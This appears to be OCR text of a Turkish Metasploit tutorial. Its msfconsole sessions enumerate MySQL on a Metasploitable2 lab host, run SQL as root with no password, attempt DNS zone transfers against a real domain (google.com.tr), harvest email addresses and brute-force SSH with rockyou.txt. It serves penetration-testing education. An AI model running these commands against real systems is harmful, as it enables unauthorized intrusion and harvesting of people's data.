

Applications
File Edit View VM Tabs Help
Home
Kali 64bit
Metasploitable2-Linux
root@kali: ~
root@kali: /var/www/html/owasp/file_...
root@kali: /var/www/html/owasp/file_...
root@kali: ~
root@kali: /usr/share/metasploit-frame...
root@kali: ~
root@kali: ~
root@kali: ~ 105x27
msf5 > use auxiliary/admin/mysql/mysql_enum
msf5 auxiliary(admin/mysql/mysql_enum) > show options
Module options (auxiliary/admin/mysql/mysql_enum):
Name Current Setting Required Description
PASSWORD no The password for the specified username
RHOSTS 192.168.182.131 yes The target address range or CIDR identifier
RPORT 3306 yes The target port (TCP)
USERNAME root no The username to authenticate as
msf5 auxiliary(admin/mysql/mysql_enum) >
Metasploit Framework 101 – B. Kuday GÖRÜN

```
msf5 auxiliary(admin/mysql/mysql_enum) > run
[*] Running module against 192.168.182.131

[*] 192.168.182.131:3306 - Running MySQL Enumerator...
[*] 192.168.182.131:3306 - Enumerating Parameters
[*] 192.168.182.131:3306 -      MySQL Version: 5.0.51a-3ubuntu5
[*] 192.168.182.131:3306 -      Compiled for the following OS: debian-linux-gnu
[*] 192.168.182.131:3306 -      Architecture: i486
[*] 192.168.182.131:3306 -      Server Hostname: metasploitable
[*] 192.168.182.131:3306 -      Data Directory: /var/lib/mysql/
[*] 192.168.182.131:3306 -      Logging of queries and logins: OFF
[*] 192.168.182.131:3306 -      Old Password Hashing Algorithm OFF
[*] 192.168.182.131:3306 -      Loading of local files: ON
[*] 192.168.182.131:3306 -      Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.168.182.131:3306 -      Allow Use of symlinks for Database Files: YES
[*] 192.168.182.131:3306 -      Allow Table Merge: YES
[*] 192.168.182.131:3306 -      SSL Connections: Enabled
[*] 192.168.182.131:3306 -      SSL CA Certificate: /etc/mysql/cacert.pem
[*] 192.168.182.131:3306 -      SSL Key: /etc/mysql/server-key.pem
[*] 192.168.182.131:3306 -      SSL Certificate: /etc/mysql/server-cert.pem
[*] 192.168.182.131:3306 - Enumerating Accounts:
[*] 192.168.182.131:3306 -      List of Accounts with Password Hashes:
[+] 192.168.182.131:3306 -              User: debian-sys-maint Host:  Password Hash:
[+] 192.168.182.131:3306 -              User: root Host: % Password Hash:
[+] 192.168.182.131:3306 -              User: guest Host: % Password Hash:
[*] 192.168.182.131:3306 -      The following users have GRANT Priv
```


```
msf5 > use auxiliary/admin/mysql/mysql_sql
msf5 auxiliary(admin/mysql/mysql_sql) > set sql show databases;
sql => show databases;
msf5 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.182.131  yes       The target address range or CIDR identifier
   RPORT     3306             yes       The target port (TCP)
   SQL       show databases;  yes       The SQL to execute.
   USERNAME  root             no        The username to authenticate as

msf5 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.168.182.131

[*] 192.168.182.131:3306 - Sending statement: 'show databases;'...
[*] 192.168.182.131:3306 -  | information_schema |
[*] 192.168.182.131:3306 -  | dvwa |
[*] 192.168.182.131:3306 -  | metasploit |
[*] 192.168.182.131:3306 -  | mysql |
[*] 192.168.182.131:3306 -  | owasp10 |
[*] 192.168.182.131:3306 -  | tikiwiki |
```

Auxiliary/Gather


- Sosyal Mühendislik Senaryolarının başlarında çokça kullanılan bir modüldür. Bilgi toplamak amaçlı kullanılır. E-posta, kullanıcı adı gibi bilgiler toplanabilir.



```
   ENUM_TXT     true                                                  yes       Enumerate DNS TXT record
   IPRANGE                                                            no        The target address range or CIDR identi
fier
   NS                                                                 no        Specify the nameserver to use for queri
es (default is system DNS)
   STOP_WLDCRD  false                                                 yes       Stops bruteforce enumeration if wildcar
d resolution is detected
   THREADS      1                                                     no        Threads for ENUM_BRT
   WORDLIST     /usr/share/metasploit-framework/data/wordlists/namelist.txt  no        Wordlist of subdomains

msf5 auxiliary(gather/enum_dns) > run

[*] querying DNS NS records for google.com.tr
[+] google.com.tr NS: ns4.google.com.
[+] google.com.tr NS: ns2.google.com.
[+] google.com.tr NS: ns1.google.com.
[+] google.com.tr NS: ns3.google.com.
[*] Attempting DNS AXFR for google.com.tr from ns4.google.com.
W, [2019-08-31T19:32:15.517947 #16530]  WARN -- : AXFR query, switching to TCP
[*] Attempting DNS AXFR for google.com.tr from ns2.google.com.
W, [2019-08-31T19:32:15.681518 #16530]  WARN -- : AXFR query, switching to TCP
[*] Attempting DNS AXFR for google.com.tr from ns1.google.com.
W, [2019-08-31T19:32:15.892704 #16530]  WARN -- : AXFR query, switching to TCP
[*] Attempting DNS AXFR for google.com.tr from ns3.google.com.
W, [2019-08-31T19:32:16.066284 #16530]  WARN -- : AXFR query, switching to TCP
[*] querying DNS CNAME records for google.com.tr
[*] querying DNS NS records for google.com.tr
[+] google.com.tr NS: ns3.google.com.
[+] google.com.tr NS: ns2.google.com.
[+] google.com.tr NS: ns1.google.com.
[+] google.com.tr NS: ns4.google.com.
[*] querying DNS MX records for google.com.tr
```


Applications
File Edit View VM Tabs Help
Home
Kali 64bit
root@kali: /usr/share/metasploit-framework
root@kali: /var/www/html/owas...
root@kali: /var/www/html/owas...
root@kali: /usr/share/metasploit...
root@kali: /usr/share/metasploit...
root@kali: ~/Downloads
root@kali: /var/www/html/owas...
root@kali: ~
root@kali: /usr/share/metasploit-framework 126x32
msf5 auxiliary(gather/search_email_collector) >
msf5 auxiliary(gather/search_email_collector) >
msf5 auxiliary(gather/search_email_collector) >
msf5 auxiliary(gather/search_email_collector) >
msf5 auxiliary(gather/search_email_collector) >
msf5 auxiliary(gather/search_email_collector) >
smsf5 auxiliary(gather/search_email_collector) >
msf5 auxiliary(gather/search_email_collector) >
msf5 auxiliary(gather/search_email_collector) >
emsf5 auxiliary(gather/search_email_collector) >
msf5 auxiliary(gather/search_email_collector) > set domain
domain =>
msf5 auxiliary(gather/search_email_collector) >
msf5 auxiliary(gather/search_email_collector) >
msf5 auxiliary(gather/search_email_collector) >
msf5 auxiliary(gather/search_email_collector) > run
[*] Harvesting emails .....
[*] Searching Google for email addresses from
[*] Extracting emails from Google search results...
[*] Searching Bing email addresses from
[*] Extracting emails from Bing search results...
[*] Searching Yahoo for email addresses from
[*] Extracting emails from Yahoo search results...
[*] Located 5 email addresses for
[*] akcayol@
[*]
[*] isbs2019@
[*] ss@
[*] suatozdemir@
[*] Auxiliary module execution completed
msf5 auxiliary(gather/search_email_collector) >
Burada belirli bir domain için internet üzerinde epostalar bulunmuştur.
Metasploit Framework 101 – B. Kuday GÖRÜN

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.182.131
rhosts => 192.168.182.131
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/rockyou.txt
pass_file => /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set username msfadmin
username => msfadmin
msf5 auxiliary(scanner/ssh/ssh_login) > run
```

